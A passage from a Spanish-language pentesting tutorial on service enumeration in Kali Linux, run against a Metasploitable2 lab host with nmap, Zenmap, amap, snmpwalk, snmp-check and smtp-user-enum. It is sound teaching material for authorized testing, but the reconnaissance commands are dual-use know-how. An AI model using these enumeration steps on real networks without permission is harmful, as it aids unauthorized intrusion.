Zenmap es un GUI (Interfaz Gráfica de Usuario) oficial para el escaner Nmap. Es una aplicación libre multiplataforma (Linux, Windows, Mac OS X, BSD, etc) y open source, el cual facilita el uso de nmap a los principiantes, a la vez de proporcionar características avanzadas para los usuarios más experimentados. Frecuentemente los escaneos utilizados pueden ser guardados como perfiles para hacerlos más fáciles de ejecutar repetidamente. Un creador de comandos permite la creación interactiva de líneas de comando para Nmap. Los resultados de Nmap pueden ser guardados y vistos posteriormente. Los escaneos guardados pueden

ser comparados, para ver si difieren. Los resultados de los escaneos recientes son almacenados en una base de datos factible de ser buscada.

```
┌──(kali㉿kali)-[~]
└─$ sudo zenmap-kbx
```




Imagen 6-3. Resultados de realizar un "Escaneo Intenso" con Zenmap

Video del Webinar Gratuito: "Herramientas Gráficas en Kali Linux"
https://www.reydes.com/d/?q=videos_2016#wghgkl2

6.2 Enumeración de Servicios

La determinación de los servicios en funcionamiento en cada puerto específico puede asegurar una prueba de penetración satisfactoria sobre la red en evaluación. También puede eliminar cualquier duda generada durante el proceso de reconocimiento sobre la huella del sistema operativo.

Nmap

https://nmap.org/

Nmap puede indicar cuales puertos TCP o UDP está abiertos. Utilizando la base de datos de Nmap de casi 2,200 servicios bien conocidos, Nmap podría reportar aquellos puertos correspondientes a servidores de correo (SMTP), servidores web (HTTP), y servidores de nombres (DNS). Esta consulta es usualmente precisa, la vasta mayoría de demonios en el puerto TCP 25 son de hecho servidores d correo. Sin embargo, podría no ser preciso, pues se pueden ejecutar servicios en puertos extraños.

Al realizar evaluaciones de vulnerabilidades (o incluso inventarios de red) de empresas o clientes, se requiere conocer cuales servidores y versiones de DNS o correo están ejecutando. Tener un número de versión preciso ayuda dramáticamente a determinar a cual código de explotación es vulnerable un servidor. La detección de versión ayuda a obtener está información.

Después de descubrir los puertos TCP y UDP utilizando algunos de los escaneos proporcionados por Nmap, la detección de versiones interroga estos puertos para determinar más sobre lo cual está actualmente en funcionamiento. La base de datos de Nmap contiene pruebas para consultar diversos servicios y expresiones de correspondencia para reconocer e interpretar las respuestas. Nmap intenta determinar el protocolo del servicio(por ejemplo, FTP, SSH, Telnet, HTTP), el nombre de la aplicación (por ejemplo, ISC BIND, Apache httpd, Solaris telnetd), el número de versión, nombre del host, tipo de dispositivo (ejemplo, impresora, encaminador), familia del sistema operativo (ejemplo, Windows, Linux).

Detección de Servicios y Versiones (Nmap):
https://nmap.org/book/man-version-detection.html

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sV  -p- 192.168.0.58
```

La opción “-sV” de nmap habilita la detección de versión.




Imagen 6-4. Información obtenida mediante un escaneo de versiones con nmap.

Amap

https://tools.kali.org/information-gathering/amap

Amap fue una herramienta de primera generación para el escaneo. Intenta identificar aplicaciones incluso si se están ejecutando sobre un puerto diferente al normal. También identifica aplicaciones basados en no ASCII. Esto se logra enviando paquetes activadores, y consultando las respuestas en una lista de cadenas de respuesta.

```
┌──(kali㉿kali)-[~]
└─$ amap -h

┌──(kali㉿kali)-[~]
└─$ amap -b -q 192.168.0.58 1-1000
```

La opción “-b” de amap imprime los banners en ASCII, en caso alguna sea recibida.

La opción “-q” de amap implica que todos los puertos cerrados o con tiempo de espera alto NO serán marcados

como no identificados, y por lo tanto no serán reportados.




Imagen 6-5. Ejecución de amap contra los puertos 1 al 1000

La enumeración DNS es el procedimiento de localizar todos los servidores DNS y entradas DNS de una organización en evaluación, para capturar información crítica como nombres de usuarios, nombres de computadoras, direcciones IP, y demás.

La enumeración SNMP permite realizar este procedimiento pero utilizado el protocolo SNMP, lo cual puede permitir obtener información como software instalado, usuarios, tiempo de funcionamiento del sistema, nombre del sistema, unidades de almacenamiento, procesos en ejecución y mucha más información.

Para utilizar las dos herramientas siguientes es necesario modificar una línea en el archivo /etc/snmp/snmpd.conf en Metasploitable2.

```
agentAddress udp:192.168.0.58:161
```

Donde 192.168.0.58 corresponde a la dirección IP de Metasploitable2.

Luego que se han realizado los cambios se debe proceder a iniciar el servicio snmpd, con el siguiente comando:

```
┌──(kali㉿kali)-[~]
└─$ sudo /etc/init.d/snmp start
```

snmpwalk

https://linux.die.net/man/1/snmpwalk

snmpwalk es una aplicación SNMP la cual utiliza peticiones GETNEXT para consultar una entidad de red por un árbol de información.

Un OID (Object IDentifier) o Identificador de Objeto puede ser definido en la línea de comando. Este OID especifica cual porción del espacio del identificar de objetivo será buscado utilizando peticiones GETNEXT. Todas las variables en la rama a continuación del OID definido son consultados, y sus valores presentados al usuario.

Si no se especifica un argumento OID, snmpwalk buscará la rama raíz en SNMPv2-SMI::mib-2 (incluyendo cualquier valores de objeto MIB desde otros módulos MIB, los cuales son definidos como pertenecientes a esta rama). Si la entidad de red tiene un error procesando el paquete de petición será retornado y un mensaje será mostrado, lo cual ayuda a identificar porque la solicitud se construyó incorrectamente.

Un OID es un mecanismo de identificación extensamente utilizado desarrollado, para nombrar cualquier tipo de objeto, concepto o "cosa" con nombre globalmente no ambiguo , el cual requiere un nombre persistente (largo tiempo de vida). Este no es está destino a ser utilizado para nombramiento transitorio. Los OIDs, una vez asignados, no puede ser reutilizados para un objeto o cosa diferente.

Se puede obtener más información en el Repositorio de Identificadores de Objetos (OID):

http://www.oid-info.com/

```
┌──(kali㉿kali)-[~]
└─$ snmpwalk -h

┌──(kali㉿kali)-[~]
└─$ snmpwalk -c public 192.168.0.58 -v 2c
```

La opción "-c" de snmpwalk, permite definir la cadena de comunidad (community string). La autenticación en las versiones 1 y 2 de SNMP se realiza con la cadena de comunidad, la cual es un tipo de contraseña enviada en texto plano entre el gestor y el agente. Si la cadena de comunidad es correcta, el dispositivo responderá con la información solicitada.

La opción "-v" de snmpwalk especifica la versión de SNMP a utilizar.




Imagen 6-6. Para de la información obtenida desde el servicio SNMP por snmpwalk

snmp-check

https://www.nothink.org/codes/snmpcheck/index.php

Snmpcheck es una herramienta open source distribuida bajo la licencia GPL. Su objetivo es automatizar el proceso de recopilar información de cualquier dispositivo con soporte al protocolo SNMP (Windows, Linux, appliances de red, impresoras, etc.). Como snmpwalk, snmpcheck permite enumerar dispositivos SNMP y pone la salida en una formato amigable para los seres humanos. Pudiendo ser útil para pruebas de penetración o vigilancia de sistemas.

```
┌──(kali㉿kali)-[~]
└─$ snmp-check -h

┌──(kali㉿kali)-[~]
└─$ snmp-check 192.168.0.58
```

También es factible utilizar la opción "-v" para definir la versión 1 o 2 de SNMP.




Imagen 6-7. Para de la información obtenida por snmp-check desde Metasploitable2

smtp user enum

https://pentestmonkey.net/tools/user-enumeration/smtp-user-enum

smtp-user-enum es una herramienta para enumerar cuentas de usuario a nivel del sistema operativo mediante un servicio SMTP (sendmail). La enumeración se realiza mediante la inspección de las respuestas a comandos VRFY, EXPN y RCTP TO. Esto podría ser adaptado para funcionar contra otros demonios SMTP vulnerables.

```
┌──(kali㉿kali)-[~]
└─$ smtp-user-enum -h

┌──(kali㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t 192.168.0.58
```

La opción ”-M” de smtp-user-enum define el método a utilizar para adivinar los nombre de usuarios. El método puede ser (EXPN, VRFY o RCPT), por defecto se utiliza VRFY.

La opción "-U" permite definir un archivo conteniendo los nombres de usuario a verificar mediante el servicio SMTP.

El archivo de nombre "unix_users.txt" es un listado de nombres de usuarios comunes en un sistema tipo Unix. En el directorio /usr/share/metasploit-framework/data/wordlists/ se pueden encontrar más listas de palabras de valiosa utilidad para diversos tipos de pruebas.

La opción "-t" define el host servidor ejecutando el servicio SMTP.


